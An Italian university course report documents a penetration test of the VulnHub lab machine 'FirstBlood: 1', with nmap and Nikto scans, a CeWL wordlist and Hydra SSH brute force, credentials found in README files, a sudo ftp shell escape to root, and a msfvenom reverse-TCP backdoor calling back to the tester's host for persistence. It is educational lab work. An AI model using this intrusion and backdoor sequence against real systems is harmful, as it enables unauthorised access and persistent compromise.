

Penetration Testing Summary

FIRST BLOOD: 1

Benedetto Sommese | Corso di PTEH | A.A. 2020/2021



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

| | |
|---|----|
| Capitolo 1: Introduzione | 3 |
| Capitolo 2: Target Discovery | 4 |
| 2.1: Individuazione indirizzo IP | 4 |
| 2.2: Operating System Fingerprinting | 4 |
| Capitolo 3: Enumeration Target | 5 |
| 3.1: Port Scanning | 5 |
| Capitolo 4: Vulnerability Mapping | 6 |
| 4.1: Analisi manuale delle vulnerabilità | 6 |
| 4.1.1: Service nginx 1.14.0 | 6 |
| 4.1.2: Service OpenSSH 7.6p1 | 6 |
| 4.2: Analisi automatica delle vulnerabilità | 7 |
| 4.2.1: OpenVAS | 7 |
| 4.2.2: Nikto2 | 8 |
| Capitolo 5: Target Exploitation | 9 |
| 5.1: Generazione dizionario | 9 |
| 5.2: Brute force | 9 |
| 5.3: SSH | 10 |
| Capitolo 6: Privilege Escalation | 11 |
| 6.1: Privilege Escalation 1 | 11 |
| 6.2: Privilege Escalation 2 | 11 |
| 6.3: Privilege Escalation 3 | 13 |
| Capitolo 7: Maintaining Access | 15 |
| 7.1: Operating System Backdoor | 15 |
| 7.1.1: Generate backdoor (msfvenom) | 15 |
| 7.1.2: Upload and run backdoor | 15 |
| Capitolo 8: Conclusioni | 18 |
| Capitolo 9: Riferimenti | 19 |

Capitolo 1: Introduzione

Questo documento descrive il processo di Penetration Testing effettuato sulla macchina target "FIRSTBLOOD: 1". La macchina è stata reperita al seguente link:

- <https://www.vulnhub.com/entry/firstblood-1,564/>.

Nel dettaglio, l'intera attività verrà suddivisa in varie fasi, che descrivono e compongono un tipico processo di Penetration Testing. Le fasi utilizzate sono le seguenti:

1. Target Discovery, la quale ci permette di scoprire ed analizzare le macchine host attive dell'asset;
2. Enumeration Target, la quale ci permette di acquisire informazioni sui possibili servizi di rete erogati da ciascuna macchina target attiva. Ciascun servizio è erogato tramite una determinata porta e questi servizi potranno essere utilizzati per individuare potenziali vulnerabilità relative ad essi;
3. Vulnerability Mapping, la quale ci permette di individuare ed analizzare i problemi di sicurezza in un determinato asset rispetto a vulnerabilità note;
4. Target Exploitation, la quale cerca di sfruttare le vulnerabilità rilevate durante le fasi precedenti, in modo da ottenere l'accesso alla macchina target;
5. Privilege Escalation, la quale cerca di ottenere ulteriori privilegi all'interno della macchina target in cui abbiamo ottenuto l'accesso in precedenza;
6. Maintaining Access, la quale cerca di installare meccanismi di accesso persistente alla macchina.

Per quelli che sono i nostri obiettivi abbiamo omissso le fasi di Target Scoping e Information Gathering. Per effettuare il processo appena descritto utilizzeremo Kali Linux, il quale offre numerosi tool integrati nel sistema.

Capitolo 2: Target Discovery

All'interno di questa fase andremo a reperire informazioni sulla macchina target, come l'indirizzo IP e la versione del sistema operativo.

2.1: Individuazione indirizzo IP

Per individuare l'indirizzo IP della macchina target utilizziamo lo strumento Nmap, il quale ci permette di effettuare ping map in modo da determinare se un host è attivo. Quindi, andremo ad eseguire il seguente comando:

- “nmap -sP 10.0.2.0/24”.

Eseguito il comando otterremo i risultati presenti in Figura 1.

Figura 1

```
root@kali:~# nmap -sP 10.0.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 08:35 EST
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00018s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00011s latency).
MAC Address: 08:00:27:E8:AD:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.11
Host is up (0.00018s latency).
MAC Address: 08:00:27:9E:83:EE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds
root@kali:~#
```

Come è possibile vedere in Figura 1, le macchine attive sull'intervallo di rete specificato sono 5: i primi tre indirizzi IP riguardano la configurazione di VirtualBox, 10.0.2.15 è l'indirizzo IP della macchina Kali e 10.0.2.11 è l'indirizzo IP della macchina target.

2.2: Operating System Fingerprinting

Una volta determinato l'indirizzo IP della macchina target, possiamo determinarne il sistema operativo utilizzando ancora una volta lo strumento Nmap. Nel dettaglio, andremo ad eseguire il seguente comando:

- “nmap -O 10.0.2.11”.

Eseguito il comando otterremo i risultati presenti in Figura 2.

Figura 2

```
root@kali:~# nmap -O 10.0.2.11
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 08:53 EST
Nmap scan report for 10.0.2.11
Host is up (0.00076s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:9E:83:EE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Come è possibile vedere in Figura 2, la macchina target ha un sistema operativo Linux.

Capitolo 3: Enumeration Target

All'interno di questa fase andremo ad ottenere informazioni sui servizi attivi sulla macchina target andando ad effettuare Port Scanning tramite Nmap.

3.1: Port Scanning

Per effettuare Port Scanning utilizzeremo il seguente comando:

- “nmap -sV -p- 10.0.2.11”, dove l'opzione “-sV” ci permette di ricavare la versione del servizio associato ad una porta attiva e l'opzione “-p-” ci permette di effettuare la scansione su tutte le porte dell'indirizzo specificato.

Eseguito il comando otterremo i risultati presenti in Figura 3.

Figura 3

```
root@kali:~# nmap -sV -p- 10.0.2.11
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 09:24 EST
Nmap scan report for 10.0.2.11
Host is up (0.000066s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
60022/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:9E:83:EE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.84 seconds
root@kali:~#
```

Quindi, abbiamo ottenuto la lista dei servizi attivi con la relativa versione e porta associati. Come è possibile vedere in Figura 3, la macchina espone il servizio http sulla porta 80 e il servizio ssh sulla porta 60022.

Capitolo 4: Vulnerability Mapping

All'interno di questa fase andremo ad analizzare la sicurezza dell'asset rispetto a vulnerabilità note. Proveremo innanzitutto ad effettuare un'analisi manuale delle vulnerabilità, per poi passare ad un'analisi automatica delle stesse.

4.1: Analisi manuale delle vulnerabilità


L'analisi manuale delle vulnerabilità consiste nel rilevare la versione dei servizi che la macchina espone e nel ricercare manualmente vulnerabilità relative agli stessi. Noi abbiamo ottenuto la versione dei servizi esposti nella fase di Port Scanning; quindi, ci limiteremo a ricercare vulnerabilità associate ad essi.

4.1.1: Service nginx 1.14.0

Ricercando su Google le vulnerabilità relative al servizio nginx 1.14.0 riusciamo ad individuare la vulnerabilità "CVE-2018-16843", reperibile al seguente link:

- <https://www.cvedetails.com/cve/CVE-2018-16843/>.

Figura 4



The screenshot shows the details for CVE-2018-16843. The title is 'Vulnerability Details : CVE-2018-16843'. The description states: 'nginx before versions 1.15.6 and 1.14.1 has a vulnerability in the implementation of HTTP/2 that can allow for excessive memory consumption. This issue affects nginx compiled with the ngx_http_v2_module (not compiled by default) if the 'http2' option of the 'listen' directive is used in a configuration file.' The publish date is 2018-11-07 and the last update date is 2019-09-10. Below the description, there are links to 'Collapse All', 'Expand All', 'Select', 'Select&Copy', 'Scroll To', 'Comments', and 'External Links'. There are also links to 'Search Twitter', 'Search YouTube', and 'Search Google'. A section titled '- CVSS Scores & Vulnerability Types' lists the following details:

| CVSS Score | 7.8 |
|------------------------|---|
| Confidentiality Impact | None (There is no impact to the confidentiality of the system.) |
| Integrity Impact | None (There is no impact to the integrity of the system.) |
| Availability Impact | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | |
| CWE ID | 400 |


Come è possibile vedere in Figura 4, questa vulnerabilità è dovuta all'implementazione di HTTP/2 e potrebbe consentire un consumo eccessivo di memoria, portando all'arresto totale della risorsa, in modo da renderla completamente non disponibile. Inoltre, per sfruttare queste risorse sono necessarie pochissime conoscenze o abilità e non è richiesta alcuna autenticazione per effettuare l'exploit della vulnerabilità. Detto ciò, questa vulnerabilità non consente di ottenere l'accesso della macchina target.

4.1.2: Service OpenSSH 7.6p1

Ricercando su Google le vulnerabilità relative al servizio OpenSSH 7.6p1 riusciamo ad individuare la vulnerabilità "CVE-2018-15473", reperibile al seguente link:

- <https://www.exploit-db.com/exploits/45233>.

Figura 5



Come è possibile vedere in Figura 5, questa vulnerabilità presenta un exploit e permette di effettuare l'enumerazione degli utenti.


4.2: Analisi automatica delle vulnerabilità

L'analisi automatica delle vulnerabilità ci permette di determinare eventuali vulnerabilità in tempi abbastanza veloci. Per effettuare questa analisi utilizzeremo OpenVAS, ovvero uno strumento Open Source basato su CVSS v2.0 Ratings, e Nikto2, ovvero uno scanner di sicurezza per Web Server.

4.2.1: OpenVAS

Provando a scansionare l'asset utilizzando OpenVAS otteniamo i risultati presenti in Figura 6.

Figura 6



Come è possibile vedere sempre in figura 6, l'asset in questa scansione mostra un ottimo stato in quanto è stata trovata un'unica vulnerabilità a basso rischio.

4.2.2: Nikto2

Proviamo ad eseguire lo strumento Nikto2 utilizzando il seguente comando:

- “nikto -h 10.0.2.11”.

Figura 7

```
root@kali:~# nikto -h 10.0.2.11
- Nikto v2.1.6

+ Target IP:      10.0.2.11
+ Target Hostname: 10.0.2.11
+ Target Port:    80
+ Start Time:     2020-12-30 11:27:17 (GMT-5)

+ Server: nginx/1.14.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/johnnyrambo/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ 7916 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:       2020-12-30 11:27:27 (GMT-5) (10 seconds)

+ 1 host(s) tested
root@kali:~#
```

Come è possibile vedere in Figura 7, all'interno del file “robots.txt” visualizziamo la directory “/johnnyrambo/” a cui possiamo accedere liberamente. Partendo da questa directory accederemo all’URL “http://10.0.2.11/johnnyrambo/ssh.html” e troveremo il suggerimento presente in Figura 8:

Figura 8

SSH

On a hunch, we think there's a user by the name of **johnny** but we don't know his password.

Quindi, come è possibile vedere in Figura 8, ora sappiamo che potrebbe esserci un utente “johnny” di cui però non conosciamo la password.

Capitolo 5: Target Exploitation

All'interno di questa fase proveremo ad ottenere l'accesso alla macchina target. Durante le fasi precedenti non abbiamo trovato vulnerabilità che permettono di fare ciò, però, abbiamo l'username di un possibile utente del sistema e la macchina espone il servizio SSH sulla porta 60022. Quindi, possiamo provare a forzare l'accesso al sistema tramite un attacco di forza bruta.

5.1: Generazione dizionario

La prima cosa da fare per poter effettuare un attacco di forza è generare il dizionario che andremo ad utilizzare durante l'attacco. Per fare ciò, utilizzeremo CeWL, ovvero uno spider che visita un determinato URL e crea una lista univoca contenente le parole ricavate da tale visita. Nel dettaglio, andremo ad utilizzare il seguente comando:

- “cewl -w dizionario.txt -d 1 -m 5 http://10.0.2.11/johnnyrambo/” dove “-w dizionario.it” indica il nome del file che otterremo in output, “-d 1” indica la profondità della visita e “-m 5” indica la lunghezza minima delle parole da ricercare.

Eseguito questo comando, avremo il nostro dizionario, come è possibile vedere in Figura 9.

Figura 9

```
root@kali:~# cewl -w dizionario.txt -d 1 -m 5 http://10.0.2.11/johnnyrambo/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@ninja) (https://ninja/)
```

5.2: Brute force

Arrivati a questo punto, possiamo effettuare il nostro attacco di forza bruta utilizzando Hydra, ovvero uno strumento multi-thread che prova ad effettuare il login su una macchina target utilizzando una lista di username e un dizionario forniti dall'utente. Quindi, eseguiamo il seguente comando:

- “hydra -l johnny -P dizionario.txt -v 10.0.2.11 ssh -s 60022 -t 4”, dove “-l johnny” indica l'username del login, “-P dizionario.txt” indica il dizionario utilizzato, “-s 60022” ci permette di specificare la porta utilizzata dal servizio SSH, “-t 4” indica il numero di thread utilizzati e “-v” indica di mostrare l'output in modalità verbose.

Figura 10

```
root@kali:~# hydra -l johnny -P dizionario.txt -v 10.0.2.11 ssh -s 60022 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-30 16:10:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 137 login tries (l:1/p:137), ~35 tries per task
[DATA] attacking ssh://10.0.2.11:60022/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://johnny@10.0.2.11:60022
[INFO] Successful, password authentication is supported by ssh://10.0.2.11:60022
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 93 to do in 00:03h, 4 active
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 73 to do in 00:03h, 4 active
[STATUS] 33.33 tries/min, 100 tries in 00:03h, 37 to do in 00:02h, 4 active
[60022][ssh] host: 10.0.2.11 login: johnny password: Vietnam
[STATUS] attack finished for 10.0.2.11 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-30 16:13:37
root@kali:~#
```

Come è possibile vedere in Figura 10, abbiamo ottenuto la password associata all'account johnny, ovvero "Vietnam".

5.3: SSH

Quindi, ora possiamo provare ad effettuare l'accesso alla macchina target utilizzando il servizio SSH e le credenziali di accesso recuperate. Quindi possiamo utilizzare il seguente comando:

- "ssh johnny@10.0.2.11 -p 60022".

Notiamo che è necessario specificare la porta su cui è esposto il servizio poiché la porta utilizzata non è quella di default.

Figura 11

```
root@kali:~# ssh johnny@10.0.2.11 -p 60022
The authenticity of host '[10.0.2.11]:60022 ([10.0.2.11]:60022)' can't be established.
ECDSA key fingerprint is SHA256:9NWBQ2bI/RnipoZ6hHKjL8BZq69S71dcT42eAnvjpg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.11]:60022' (ECDSA) to the list of known hosts.
johnny@10.0.2.11's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 18 15:29:53 2020 from 192.168.86.109
johnny@firstblood:~$
```

Come è possibile vedere in Figura 11, eseguito il comando ed inserita la password, siamo riusciti ad ottenere l'accesso alla macchina.

Capitolo 6: Privilege Escalation

In questa fase proveremo ad elevare i privilegi di accesso che abbiamo ottenuto nella fase precedente.

6.1: Privilege Escalation 1

Purtroppo, non esistono exploit locali che ci possano far effettuare Privilege Escalation. Però avendo l'accesso alla macchina target possiamo controllare la presenza di file contenenti credenziali. Navigando tra le varie directory tramite i comandi "ls" e "cd", scopriamo che è presente un file README.txt. Quindi, apriamo il file e ne visualizziamo il contenuto.

Figura 12

```
There's another user on this server that might have greater privileges:
username:  blood
password:  HackThePlanet2020 !!
```

Come è possibile vedere in Figura 12, abbiamo ottenuto delle nuove credenziali di accesso che andremo ad utilizzare tramite il servizio SSH. Quindi eseguiamo il seguente comando:

- "ssh blood@10.0.2.11 -p 60022".

Figura 13

```
root@kali:~# ssh blood@10.0.2.11 -p 60022
blood@10.0.2.11's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Dec 30 14:47:11 2020 from 10.0.2.15
blood@firstblood:~$
```

Come è possibile vedere in Figura 13, abbiamo ottenuto l'accesso alla macchina come utente blood.

6.2: Privilege Escalation 2

Osservando il contenuto della directory, troviamo anche qui un file README.txt che apriamo per visualizzarne il contenuto:

Figura 14

```
I'm really stoked that you're cruising along. Nice work!

If you move into the /home directory, we can see the home directories for the other
users on this server. There's a user directory with some text files. Attempt to
read both files.
```

Come è possibile vedere in Figura 14, il file ci dice che all'interno della /home directory possiamo vedere le home directory degli altri utenti e che all'interno di una di questa ci sono dei file di testo da leggere.

Quindi, navighiamo tra le directory utilizzando i comandi "ls" e "cd" per trovare i file (presenti in Figura 15):

Figura 15

```
blood@firstblood:/home/sly$ ls
README_FIRST.txt  README.txt
blood@firstblood:/home/sly$
```

Per prima cosa, utilizzando vi, visualizziamo il contenuto del primo file, ovvero del file "README_FIRST.txt":

Figura 16

```
Obviously, you're able to read this file but you're unable to read the other because
you don't have permissions. If you perform an: ls -al

You can see that only the user sly has permission to read README.txt
```

Come è possibile vedere in Figura 16, questo file non fa altro che dirci che non abbiamo i permessi per aprire il secondo file. Infatti, provando ad utilizzare vi per aprire il file, ci viene negato l'accesso.

Quindi, eseguiamo il comando "ls -l" per visualizzare i permessi relativi ai file.

Figura 17

```
blood@firstblood:/home/sly$ ls -l
total 8
-rw-rw-r-- 1 sly sly 583 Sep 18 15:26 README_FIRST.txt
-rw----- 1 sly sly 304 Sep 18 15:25 README.txt
blood@firstblood:/home/sly$
```

Proprio come letto nel file "README_FIRST.txt", abbiamo la conferma che solamente l'utente sly ha i permessi necessari per leggere o scrivere il file "README.txt" (si può vedere ciò in Figura 17).

Di conseguenza, proviamo a vedere se abbiamo la possibilità di eseguire comandi con i permessi di altri utenti, eseguendo il comando "sudo -l".

Figura 18

```
blood@firstblood:/home/sly$ sudo -l
Matching Defaults entries for blood on firstblood:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User blood may run the following commands on firstblood:
    (sly) /bin/cat /home/sly/README.txt
    (root) NOPASSWD: /usr/bin/esudo-properties
blood@firstblood:/home/sly$
```

Come è possibile vedere in Figura 18, possiamo eseguire il comando "cat" sul file "README.txt" utilizzando i permessi dell'utente sly. Quindi, per leggere il contenuto del file utilizziamo il seguente comando:

- "sudo -u sly /bin/cat /home/sly/README.txt".

Eseguendo il comando, riusciamo a visualizzare il contenuto del file, come è possibile vedere in Figura 19.

Figura 19

```
blood@firstblood:/home/sly$ sudo -u sly /bin/cat /home/sly/README.txt
[sudo] password for blood:

In case I forget, my password is: SylvesterStalone

PS -- I think root gave us sudo privileges. I think this might be dangerous though
because I found a website: https://gtfobins.github.io/

It shows a possible privilege escalation for root. I'm totally going to check out
root's files. hint hint

blood@firstblood:/home/sly$
```

Inoltre, abbiamo ottenuto la password dell'utente sly che corrisponde a "SylvesterStalone", che andremo ad utilizzare tramite il servizio SSH. Quindi eseguiamo il seguente comando:

- "ssh sly@10.0.2.11 -p 60022".

Figura 20

```
root@kali:~# ssh sly@10.0.2.11 -p 60022
sly@10.0.2.11's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sly@firstblood:~$
```

Come è possibile vedere in Figura 20, abbiamo ottenuto l'accesso come utente sly.

6.3: Privilege Escalation 3

A questo punto vogliamo puntare ad ottenere i privilegi da root. Quindi, proviamo a vedere se abbiamo la possibilità di eseguire comandi con i permessi di altri utenti, eseguendo il comando "sudo -l".

Figura 21


```
sly@firstblood:~$ sudo -l
Matching Defaults entries for sly on firstblood:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sly may run the following commands on firstblood:
    (ALL) /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/esudo-properties
sly@firstblood:~$
```

Come è possibile vedere in Figura 21, possiamo utilizzare il servizio ftp utilizzando i privilegi da root. Quindi, lo eseguiamo e successivamente lo sfruttiamo per aprire una root shell utilizzando i seguenti comandi:

- “sudo -u root /usr/bin/ftp”;
- “!/bin/sh”.

Figura 22



```
sly@firstblood:~$ sudo -u root /usr/bin/ftp
[sudo] password for sly:
ftp> !/bin/sh
# whoami
root
# █
```

Come è possibile vedere in Figura 22, siamo riusciti ad ottenere i privilegi da root.

Capitolo 7: Maintaining Access

In questa fase proveremo ad installare una backdoor sulla macchina target, ovvero un meccanismo che consente di mantenere l'accesso persistente alla macchina violata. Così facendo, anche se in futuro la vulnerabilità sfruttata per accedere alla macchina target verrà risolta, si potrà lo stesso avere accesso a tale macchina.

7.1: Operating System Backdoor


Adesso andremo ad iniettare una backdoor persistente all'interno di un processo esistente, in modo da celare la backdoor sottoforma di un regolare processo.

7.1.1: Generate backdoor (msfvenom)

Innanzitutto, generiamo la backdoor utilizzando il seguente comando:

- “msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf” dove “-a x86” rappresenta il tipo di architettura scelta, “--platform linux” rappresenta la piattaforma da utilizzare, “-p linux/x86/shell/reverse_tcp” è il tipo di payload selezionato, “lhost=10.0.2.15” è l'indirizzo IP della macchina Kali, “lport=4444” è la porta sulla quale sarà stabilita la connessione reverse, “-f elf” è il formato del payload e “-o shell.elf” salva il codice generato nel file specificato.

Figura 23



```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
root@kali:~#
```

Come è possibile vedere in Figura 23, siamo riusciti a generare la backdoor.

Generata la backdoor, creiamo lo script “in.sh” all'interno del quale verrà eseguita automaticamente la backdoor ad ogni esecuzione dello script. Lo script conterrà le seguenti righe:

- “#!/bin/sh”;
- “/etc/init.d/shell.elf”.

7.1.2: Upload and run backdoor

